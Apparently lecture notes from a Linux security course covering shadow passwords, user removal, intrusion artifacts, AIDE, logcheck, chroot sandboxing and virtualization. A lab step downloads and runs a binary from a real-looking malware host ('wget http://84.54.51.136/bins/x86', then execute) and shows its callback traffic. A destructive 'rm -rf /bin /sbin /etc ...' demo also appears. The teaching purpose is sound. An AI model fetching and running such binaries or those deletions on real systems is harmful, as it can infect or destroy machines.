 - b. The **ID** field can have different values:
 - i. `1` = MD5


- ii. 2a = Blowfish
 - iii. 5 = SHA-256
 - iv. 6 = SHA-512
3. To quickly disable a user so it can no longer login, without forgetting the password, put a **!** (**exclamation mark**) as the first char of the password field:
- a. `user:! $\$6\<string>$:18071:0:99999:7::`
4. Any not valid format means the user cannot log in.

Check the users in the system but only details of them (no need to be root)

`/etc/passwd` is a file that has information about users but not passwords.

Let's inspect the content of the shadow file

- `cat /etc/passwd`



If you check the file permissions of `/etc/passwd`, what are they? Why not only root can read this?

How to delete unwanted users from our system?

There are two main things to do: delete files, and kill processes (after you deleted their accounts).

Find and delete their files and directories

1. First, **backup** all their files in your system
 - a. Create dummy user and file
 - i. `useradd -u 12000 luna`
 - ii. `touch /lunalunera`
 - iii. `chown luna.luna /lunalunera`
 - b. Find files belonging to the user you want to search
 - i. `find / -user luna`
 - c. Copy and tar the files automatically
 - i. `find / -user luna -exec tar -rvf /backup.tar {} \;`
 - d. Change the owner of the backup tar files
 - i. `chown root.root -R /backup.tar`
 - ii. This file you can keep or move to another system for analysis.
 - e. Change permissions of tar file so only root can read it
 - i. `chmod 700 /backup.tar`
 - f. Alternity: Copy their files automatically for backup (you are the owner later)
 - i. `mkdir /backup`
 - ii. `find / -user luna -exec cp -r {} /backup \;`
 - iii. Delete backup files in folder
 1. `rm -rf /backup`
2. Delete their original files in your system
 - i. `find / -user luna -exec rm -rf {} \;`


Find and kill their processes

1. Search for their processes
 - a. `ps afxu |grep -v grep| grep luna`
 - i. `-a`: all users
 - ii. `-f`: Display the uid, pid, parent pid, recent CPU usage, process start time, controlling tty, elapsed CPU usage, and the associated command
 - iii. `-x`: include processes which do not have a controlling terminal
 - iv. `luna`: user to search
2. Kill their process running now, one by one. First search for them and get the process id.
 - a. `kill -9 <process id>`
 - i. `-9` is a signal sent to the process. `-9` is special because it means 'die' but it can not be intercepted by the process and stopped.
 - ii. `-1` is 'die' but the process can intercept it and choose to ignore it.
 - b. `killall -u luna`
3. Delete their lines in `/etc/passwd` and `/etc/shadow`
4. Delete their usernames in `/etc/group` (the system groups)
5. Remove their home folders (including their ssh keys)
 - a. `rm -rf /home/<change the user name>`
 - b. Check `/home/<user>/.ssh`
 - i. `/home/<user>/.ssh/authorized_keys`
6. You can also use the system command (will not delete the home folder)
 - a. `deluser luna`
 - b. `userdel luna`
7. You can use the system command AND delete the home folder:
 - a. `deluser --remove-home luna`

Find modified files in the system

It is critical to know what CHANGED after an attack or infection.

1. Command 'find': a powerful tool for searching for files and much more!
 - a. Parameter is `-mtime [+|-]N`
 - i. Modified more (+) or less (-) than N days ago.
 - ii. When 'find' figures out how many 24-hour periods ago the file was last accessed, any fractional part is ignored. So to match `-mtime +1` (in your mind "files modified more than 1 day ago"), a file has to have been accessed at least two days ago (because if not its mtime can be, for example, 1.5days).
 - iii. Without `+|-` it means exactly $N * 24\text{hs}$ ago. 0 means in the last 24hs
 - iv. Be careful, it is not super precise, we are not sure why. 😞
 1. (wait, did you just italicized emojis?. Yes I did)
 2. (wait, can you say italicized? For sure I can)
2. Understanding how find works with the `-mtime` parameter:



3. Some examples on how to use find to check for modified files:
 - a. Files that were modified 24hs ago:
 - i. `find / -mtime 0 -ls | grep -v "proc\|sys" | less`
 - b. Files modified less than 48hs ago:
 - i. `find / -mtime -2 -ls | grep -v "proc\|sys" | less`

- c. Files modified in the last week (less than 7 days ago):
 - i. `find / -mtime -7 -ls | grep -v "proc\|sys" | less`

Find other artifacts of intrusions

- Open ports
 - If an attacker gets in, a process may be listening for connections.
 - `ss -anp`
 - Replaces old `netstat -anp`
 - `-a`: All. Display both listening and not listening
 - `-n`: Do not resolve DNS
 - `-p`: Show the process using the socket.
 - What is important? Search for
 - LISTEN processes in TCP
 - Any UDP process
- Processes executed at login
 - Many places, but check
 - `/etc/rc.local`
 - All files in `/etc/init.d/`
 - `systemd`
 - `find /etc/systemd/ -exec grep -iR "ExecStart" {} \;|less`
- Firewall
 - A FW filters packets in and out of a system.
 - We may offer an optional class on this.
 - Check this for now: <https://www.tecmint.com/linux-iptables-commands/>
- Cronjobs
 - Cron is a process that executes commands at a certain time and date

```

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly

```

- Usually abused to execute malware and other attacks when the attacker wants
- What is the meaning of those * chars?
 - <https://crontab.guru/>
- For current user
 - Read and list cron entries
 - `crontab -l`
 - Edit your crontab
 - `crontab -e`
- For other users, check
 - `ll /var/spool/cron/crontabs/`
- For the system
 - Master cron of the system
 - `cat /etc/crontab`
 - You can have specials for generic system things
 - `vi /etc/cron.d/logcheck`
 - For specific moments without configuration
 - `/etc/cron.daily/`
 - `/etc/cron.hourly/`
 - `/etc/cron.monthly/`
 - `/etc/cron.weekly/`

Host Based Intrusion Detection Systems: AIDE

This is all good and pretty, but can't we just automate it?

Yes we can.

1. What is AIDE (Advanced Intrusion Detection Environment)?
 - a. It is a file integrity checker. It creates a database and then checks the system against that database.
 - b. AIDE stores file attributes of files and folders
 - i. file type, permissions, inode number, user, group, file size, mtime and ctime, atime, growing size, number of links and link name.
 - c. This first AIDE database should be a snapshot of the system in its normal state.
 - d. The first time it runs it takes ~20 mins.
 - i. (Don't do, since we already did it) To initialize in the first run do:
 1. `aideinit`
 - ii. Now install the newly-generated database with the following command:
 1. `cp /var/lib/aide/aide.db.new /var/lib/aide/aide.db`
 - a. `/var/lib/aide/aide.db` is the reference DB of the system
2. Let's try to check modifications in your computer using the stored DB (unfortunately it takes ~10 mins)
 - a. `aide.wrapper --check`
3. `aide.wrapper --check` only generates files in stdout
 - a. Example if you still didn't get your output

```

Start timestamp: 2020-10-21 18:53:30 +0000 (AIDE 0.16.1)
AIDE found differences between database and filesystem!!
Verbose level: 6

Summary:
Total number of entries:  41171
Added entries:           322
Removed entries:         1
Changed entries:         41

-----
Added entries:
-----
f+++++ /etc/cron.d/logcheck
d+++++ /etc/logcheck/cracking.d

-----
Removed entries:

```

```

-----
s-----: /run/screen/S-root/20447.aideinit
-----
Changed entries:
-----

f >.... .. : /dev/tty10
f >.... mc..C... : /etc/aliases
d =.... mc.. .. : /etc/cron.d
d =.... mc.. .. : /etc/cron.daily
-----
Detailed information about changes:
-----
File: /etc/aliases
Size   : 185           | 200
Mtime  : 2020-10-20 12:16:58 +0000 | 2020-10-21 18:40:37 +0000
Ctime  : 2020-10-20 12:16:59 +0000 | 2020-10-21 18:40:37 +0000
RMD160 : Yc6MnN56GVq0H71ihHVwB19J9jE= | FXrOEAKQXccBS/U3q9dh5RB5omE=
TIGER  : aR6EXgbc5aUePggyMKc/4SzZti9LV+xB | onH7ExkjiZGDi9810iSjvxjYRveF9aIK
SHA256 : ebB3R8fA5ZglxGFkZYDqOnMJstQe6BJD | aglCIQYou6prqNv5a/iRIDzUlwhLlpOw
        RI4xmo3p9ao=           | OpVfqoN7BPY=
SHA512 : qSE7OQJM1OsvrH3C4JqIGz5AxomUYv00 | 35CJbU4SIIA7GuDcZ3UL17P568Yr50/G
        sQj5VTUOnm8JoXXm7ix57wM+uMciyKcR | I92QkRca9r54pluT+ffgTPI+cXjS2Ilg
        p3dRXE/1Ofh5AzclAlnx2A==       | 5tKtnv+dX9oJVQJWsX9yhw==
CRC32  : M5knBg==           | EV5Dsg==
HAVAL  : pJlFRZB7Asu4Gm8gYsVUI7bbwT/hvgu9 | RGnmunBTYDhCumsCi8Urx4RjHbE/mN4P
        HOjC1jUouuA=           | GyDvyco4790=
GOST   : KitlDKOK7wz3yOCF4IXN88p40z1Y6knv | q7ly8ZN3qYnZ0F4EQcY3GLY2YURdNI4R
        N2tuWT5WK8o=           | MyWxhzkowEA=

```

4. Format of lines in Aide’s output like “f+++++++: /etc/cron.d/logcheck”

a. This string is formatted like “YlZbpugamcinCAXS”

- i. **Y**: type of file. Can be: **f** for a regular file, **d** for a directory, **L** for a symbolic link, **D** for a character device, **B** for a block device, **F** for a FIFO, **s** for a unix socket and **?** otherwise
- ii. The **Z** is replaced as follows: **A** = means that the size has not changed, a **<** reports a shrunked size and a **>** reports a grown size.
- iii. The other letters are the actual letters that will be output if the associated attribute changed or a **."** for no change, a **"+"** if the attribute has been added, a **"-"** if it has been removed, a **":"** if the attribute is listed in ignore_list or a **"** if the attribute has not been checked. (a newly created has all **"+"**, removed file has all **"-"**)

b. The attribute that is associated with each letter is as follows:

- i. **l** → means that the link name has changed.
- ii. **b** → means that the block count has changed.

- iii. **p** → means that the permissions have changed.
 - iv. **u** → means that the uid has changed.
 - v. **g** → means that the gid has changed.
 - vi. **a** → means that the access time has changed.
 - vii. **m** → means that the modification time has changed.
 - viii. **c** → means that the change time has changed.
 - ix. **i** → means that the inode has changed.
 - x. **n** → means that the link count has changed.
 - xi. **C** → means that one or more checksums have changed.
 - xii. **A** → means that the access control list has changed.
 - xiii. **X** → means that the extended attributes have changed.
 - xiv. **S** → means that the SELinux attributes have changed.
5. If your check is ready, let's read it! Anything interesting? (17:30)
 6. If you want to update the DB with the changes (not now, will take time)
 - a. `aide.wrapper -u`
 7. Aide runs in cron daily, and this generates the files in `/var/log/aide/`
 8. You can configure aide in these files:
 - a. `/etc/aide/aide.conf`
 - b. `/etc/aide/aide.conf.d/*`
 9. Since any root user can modify the DB, you can copy it out.

Extra: Automatic analysis of log files

1. `apt-get install logcheck` (already installed in Dockers)
 - a. `su -s /bin/bash -c "/usr/sbin/logcheck -o -l /var/log/auth.log" logcheck`
 - i. **su**: executes a command as another user
 - ii. **-s**: run this shell `/bin/bash`
 - iii. **-c**: command to run.

- iv. **-o:** don't send emails, just stdout
- v. **Logcheck:** Run as logcheck user

 **CAREFUL!** When you run logcheck it marks the analyzed logs and does not show the past events upon next runs.

Example output of logcheck

```
Security Events for su
-----
Oct 21 13:45:00 hacker su[19663]: (to luna) root on pts/0
Oct 21 13:45:00 hacker su[19663]: pam_unix(su-l:session): session opened for user luna
by root(uid=0)
Oct 21 13:47:34 hacker su[19663]: pam_unix(su-l:session): session closed for user luna
Oct 21 13:47:37 hacker su[19678]: (to vero) root on pts/0
Oct 21 13:47:37 hacker su[19678]: pam_unix(su-l:session): session opened for user vero
by root(uid=0)
Oct 21 13:48:17 hacker su[19678]: pam_unix(su-l:session): session closed for user vero
Oct 21 13:57:41 hacker su[19704]: (to luna) root on pts/0
Oct 21 13:57:42 hacker su[19704]: pam_unix(su-l:session): session opened for user luna
by root(uid=0)
Oct 21 14:02:26 hacker su[19714]: (to luna) root on none
Oct 21 14:02:26 hacker su[19714]: pam_unix(su-l:session): session opened for user luna
by (uid=0)
Oct 21 14:02:26 hacker su[19714]: pam_unix(su-l:session): session closed for user luna

System Events
-----
LANG = "en_US.UTF-8"
LANGUAGE = "en_US:en",
LC_ALL = (unset),
LC_CTYPE = "en_US.UTF-8",
LC_TERMINAL = "iTerm2",
are supported and installed on your system.
Oct 21 13:04:44 hacker sshd[19426]: Disconnected from user root 86.49.232.44 port 4028
Oct 21 13:04:50 hacker sshd[19534]: pam_env(sshd:session): Unable to open env file:
/etc/default/locale: No such file or directory
Oct 21 13:08:13 hacker sshd[19534]: Disconnected from user root 86.49.232.44 port 4072
Oct 21 13:23:10 hacker sshd[19592]: pam_env(sshd:session): Unable to open env file:
/etc/default/locale: No such file or directory
Oct 21 13:23:10 hacker sshd[19592]: Disconnected from user root 172.16.1.1 port 35804
Oct 21 13:43:32 hacker groupadd[19622]: group added to /etc/group: name=vero, GID=1000
Oct 21 13:43:33 hacker groupadd[19622]: group added to /etc/gshadow: name=vero
Oct 21 13:43:33 hacker groupadd[19622]: new group: name=vero, GID=1000
```

A GAME OF DECEPTION. VIRTUALIZATION AND THREAT INTELLIGENCE



“The one where we lure them in”

Sandboxing

Goal: To learn the need to separate processes, especially for malware execution

Why do we need sandboxing?

In a nutshell, sandboxing helps protect us from *you*:

- Given the number of vulnerabilities and errors and how easy it is to exploit them, it is sometimes required to temporarily increase security by isolating things.
- Similarly to isolating biological viruses and bacteria to research and learn.
- Isolation gives control, security, and a simpler environment to study things.

What is sandboxing?

Sandboxing is a **security mechanism** that allows software execution in **isolation**, maintaining **control** of the **environment** and **resources** available to that software.

- The concept of sandbox originates as a place where “sand and toys are kept inside a small container or walled area so children can play safely”²².
- Sandboxing is a general term referring to any type of control on separating processes.
- Sandboxing can be implemented with many technologies, from Docker to Virtualbox and more.
- Virtualization is only one way of achieving sandboxing.
- There is no perfect sandboxing, as sandboxing and virtualization happen all in software. If the sandbox has a bug, the software can escape.



Sandboxing technologies

There are many technologies that can be used for sandboxing. The two most common examples of sandboxing in Linux are:

²² TechTarget (2022) What is Application Sandboxing? [online] Available at: <https://www.techtarget.com/searchmobilecomputing/definition/application-sandboxing>. Accessed on November 2, 2023.

- **Linux Cgroups**²³: A functionality that limits, counts the use of, and isolates the resource usage (CPU, memory, disk I/O, etc.) of a collection of processes.
- **Linux Namespaces**²⁴: A functionality that partitions kernel resources such that one set of processes sees one set of resources while another set of processes sees a different set of resources.

Most well-known security tools use them, including Docker, SELinux, web browsers, Antivirus, Singularity, chroot, Etc.

Find the memory limit used with cgroup in your containers:

- Login to your containers:
 - `cat /sys/fs/cgroup/memory.max`
- How much memory does the container have available?
- How does this differ from what we see with `htop`?

Practical example with chroot

Imagine we were given a new binary called '`ls`' that you want to test how it works. We do not know what '`ls`' does; it could be harmful! We need to test it in a more secure way.

How do we test it fast? Enter **chroot**

Chroot is an old and simple program to "run [a] command or interactive shell with special root directory"²⁵. It restricts a process, forcing the process to see only what we want it to see as part of the directory structure as 'root directory' or `/`.

Let's *chroot* the new '`ls`' binary in the folder `/tmp/pepito`, it will see and believe that `/tmp/pepito` is its 'root' `/`:

- Create a new safe directory that the process will believe it's its root folder:
 - `mkdir /tmp/pepito`
- Create the necessary directories where to place the binary and libraries:
 - `mkdir /tmp/pepito/{lib,lib64,bin}`
- We want to execute `bash` and `ls`. Copy the binaries into the new directory:

²³ cgroups(7) - Linux manual page [online] Available at: <https://man7.org/linux/man-pages/man7/cgroups.7.html>. Accessed on November 2, 2023.

²⁴ namespaces(7) - Linux manual page [online] Available at: <https://man7.org/linux/man-pages/man7/namespaces.7.html>. Accessed on November 2, 2023.

²⁵ chroot(1) - Linux man page [online] Available at: <https://linux.die.net/man/1/chroot>. Accessed on November 1, 2023.

- `cp -v /bin/{bash,ls} /tmp/pepito/bin`
- We must determine which libraries `bash` and `ls` need to work (use `ldd`²⁶).
 - Bash and `ls` use shared libraries to work. Once we ‘move’ `bash` and `ls` binaries to the new directory, they will not be able to access anything outside it.

- `ldd /bin/bash`

```
root@bsylabs:~$ ldd /bin/bash
linux-vdso.so.1 (0x00007ffe34f28000)
libtinfo.so.6 => /lib/x86_64-linux-gnu/libtinfo.so.6 (0x00007f33c30a6000)
libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007f33c30a0000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f33c2eae000)
/lib64/ld-linux-x86-64.so.2 (0x00007f33c320f000)
```

- `ldd /bin/ls`

```
root@bsylabs:~$ ldd /bin/ls
linux-vdso.so.1 (0x00007ffe847f4000)
libselinux.so.1 => /lib/x86_64-linux-gnu/libselinux.so.1 (0x00007fde672ca000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fde670d8000)
libpcre2-8.so.0 => /lib/x86_64-linux-gnu/libpcre2-8.so.0 (0x00007fde67047000)
libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007fde67041000)
/lib64/ld-linux-x86-64.so.2 (0x00007fde67327000)
libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0 (0x00007fde6701e000)
```

- Copy the shared libraries to the new directories
 - `cp -v /lib/x86_64-linux-gnu/libtinfo.so.6 /lib/x86_64-linux-gnu/libdl.so.2 /lib/x86_64-linux-gnu/libselinux.so.1 /lib/x86_64-linux-gnu/libc.so.6 /lib/x86_64-linux-gnu/libpcre2-8.so.0 /lib/x86_64-linux-gnu/libpthread.so.0 /tmp/pepito/lib`
 - `cp -v /lib64/ld-linux-x86-64.so.2 /tmp/pepito/lib64`
- Run `bash` inside the `chroot` directory so we can finally test the new '`ls`' command:
 - `chroot /tmp/pepito/ /bin/bash`
 - `cd /`
 - `ls -alh`
- Go back to your real `bash` with `CTRL-D`.

²⁶ `ldd(1)` - Linux man page [online] Available at: <https://linux.die.net/man/1/ldd>. Accessed on November 2, 2023.

Chroot helped **contain** the process `bash` and `ls` so it is more secure to run. To automate, see `debootstrap`²⁷ or `unshare`²⁸ (`unshare` will not work in the dockers as they are already sandboxed).

²⁷ Debootstrap - Debian Wiki [online] Available at: <https://wiki.debian.org/Debootstrap>. Accessed on November 2, 2023.

²⁸ `unshare(1)` - Linux manual page [online] Available at: <https://man7.org/linux/man-pages/man1/unshare.1.html>. Accessed on November 2, 2023.

Virtualization

Goal: to learn what virtualization is and understand its benefits and applications.

Why do we need virtualization?

In a nutshell, virtualization allows us to maximize hardware use, thus minimizing costs and increasing scalability:

- Provides quick and easy scalability, both up and down.
- Allows for flexibility of operations like developing.
- Better use of hardware resources, no idles.
- Fast destroying of machines and restarting fresh.

Virtualization also allows us to:

- Manage which resources are available per process we want to run.
- Make processes believe they are in a real computer, they can see and change the memory, etc.

What is virtualization?

Virtualization usually refers to the isolation of hardware resources (memory, CPU, disk, etc.) to allow sharing them among different operating systems, called *virtual machines*.


The software running in the real machine and in charge of creating *virtual machines* is called the **hypervisor**²⁹. We can virtualize resources like full operating systems, storage, network components, applications, etc.

Two main types of hypervisors:

- **Type 1 hypervisors or bare-metal:** installed directly on top of the physical server; in other words, it's fully integrated with the OS at the kernel level.
 - Offer lower latencies and are more secure.
 - Examples include VMware ESXi and KVM
- **Type 2 hypervisors or hosted:** installed in the OS as a separate software layer.
 - Easier to manage and accessible to a broader audience.

²⁹ IBM, What is Virtualization? [online] Available at: <https://www.ibm.com/topics/virtualization>. Accessed on November 2, 2023.


- Examples include Oracle VirtualBox and VMware Fusion.



Differences between a Type 1 and Type 2 hypervisor³⁰.

Virtualization vs. containers

Containers are called *lightweight virtualization* because they are a fast way to use sandboxing in many processes and directories without doing it by hand.



Both the docker engine and a hypervisor type 2 run on top of the OS. VMs virtualize the full Guest OS while containers share the OS and often also libraries³¹.

³⁰ Omimi, A. (2020) Virtualization Basics and Fundamentals [online] Available at: <https://www.mycloudwiki.com/cloud/fundamentals/virtualization-hypervisor-basics/>. Accessed on November 2, 2023.

³¹ eG Innovations (2020) Containers vs VM [online] Available at: <https://www.eginnovations.com/blog/containers-vs-vm/>. Accessed on November 2, 2023.

Virtualization technologies

The most common virtualization technologies include VirtualBox, VMware, KVM, Qemu, Xen, Hyper-V, and others.

A practical example with Play-with-Docker

In your current BSY dockers, you can not run other dockers or virtualization technologies. We need another place to play.

To use play-with-docker, we need an account in Docker Hub:

- Create an account at <https://hub.docker.com/>
- Then log in with that account at <https://labs.play-with-docker.com/>
- Create a new instance (the instance is a container in itself)
- Instances last 4 hours!

What if we delete everything?

Now we are all set, we can run a docker container in that instance:

- Run a container based on an Ubuntu OS and spawn a new shell inside the container:
 - `docker run -it ubuntu /bin/bash`

- Now you are inside a docker, inside an instance, inside your browser, inside your computer.



- What if we remove everything?
 - `rm -rf /bin /sbin /etc /root /home /var /usr`
 - `ls`
- Satisfying? :) When everything fails, get out of the docker and start again:
 - `CTRL+d`

Executing suspicious files

To install new things in the container:

- Create a new container:
 - `docker run -it ubuntu /bin/bash`
- Install the new tools as with any Linux:
 - `apt update`
 - `apt install -y iputils-ping screen tcpdump file wget`
 - `ping 1.1.1.1`

To execute a suspicious file:

- Check that your traffic is clean from inside the docker

LESSON 5 / A GAME OF DECEPTION

- `tcpdump -n -i eth0`
- `CTRL+C`
- Create a new screen to switch fast (yes, we went a level deeper)
 - `screen -S test`
 - `-S <> → screen name`
 - Detach with `CTRL+a d`
 - List available screens with `screen -list`
 - Retach an existing screen with `screen -r test`
- Download the suspicious and prepare it for execution:
 - `wget http://84.54.51.136/bins/x86`
 - `chmod 777 x86`
- Execute the file:
 - `./x86`
- Get out of the Screen:
 - `CTRL-a d`
- Check traffic with tcpdump:
 - `tcpdump -n -i eth0 -tttt -A`
- You may see this!

```
2023-11-01 20:53:53.592929 IP 172.17.0.2.35032 > 84.54.51.136.35342: Flags [P.], seq 589836429:589836443, length 2
E..6m&@.è.....T63.....#(0...a.....3.....
..!.      e-...
2023-11-01 20:53:53.676263 IP 84.54.51.136.35342 > 172.17.0.2.35032: Flags [.] , ack 2, win 227, optic
E..4.)@.,..vT63.....a.#(0.....
..?..!.
2023-11-01 20:53:53.725914 IP 84.54.51.136.35342 > 172.17.0.2.35032: Flags [P.], seq 1:3, ack 2, win
E..6.-@.,..sT63.....a.#(0.....
..q..!...
```

- Stop the container by logging out:
 - `CTRL+d`
- Check no container inside the instance is running:
 - `docker ps`

- Then, just kill the instance by clicking DELETE at the top of the web browser.

Threat Intelligence

Goal: to learn why threat intelligence is essential in cybersecurity defense, how to use it, and how to generate it.

